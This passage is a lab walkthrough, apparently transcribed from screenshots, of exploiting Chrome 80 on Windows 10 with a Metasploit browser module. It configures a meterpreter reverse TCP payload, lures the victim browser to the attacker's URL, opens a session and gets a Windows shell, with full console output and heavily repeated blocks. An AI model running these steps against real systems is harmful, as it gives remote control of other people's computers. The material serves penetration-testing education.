


```
Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.103    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > 
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
```


16. Now browse the ip the copied in the windows browser




17. The page will keep on loading, we should get a meterpreter on the other side



18. We got a meterpreter sessions opened




```
   SRVHOST  192.168.0.103    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110    chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
```




```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110    chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
sessions

Active sessions
===============

  Id  Name  Type                     Information                             Connection
  --  ----  ----                     -----------                             ----------
  1         meterpreter x64/windows  DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N  192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```

19. > sessions -i <session id>




```
   LHOST     192.168.0.103     yes       The listen address (an interface may be specified)
   LPORT     4444              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)


msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110    chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
sessions

Active sessions
===============

  Id  Name  Type                     Information                                   Connection
  --  ----  ----                     -----------                                   ----------
  1         meterpreter x64/windows  DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N  192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

20. >shell




```
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set target 0
target => 0
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Using URL: http://192.168.0.103:8080/
[*] Server started.
[*] 192.168.0.110    chrome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (201283 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.103:4444 -> 192.168.0.110:50120) at 2020-05-23 15:56:41 +0530
sessions

Active sessions
===============

  Id  Name  Type                     Information                                   Connection
  --  ----  ----                     -----------                                   ----------
  1         meterpreter x64/windows  DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N  192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6808 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>


C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
```

21. finding the ip address, and we confirmed that we have gained the shell of our desired system




```
  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x64/windows  DESKTOP-JAR4P3N\NAYAN DAS @ DESKTOP-JAR4P3N  192.168.0.103:4444 -> 192.168.0.110:50120 (192.168.0.110)

msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 6808 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>


C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : www.tendawifi.com
   Link-local IPv6 Address . . . . . : fe80::5125:2fb2:3599:9b83%10
   IPv4 Address. . . . . . . . . . . : 192.168.0.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\NAYAN DAS\AppData\Local\Google\Chrome\Application\80.0.3987.87>
```

22. > whoami, we got desktop-jar4p3n\nayan das



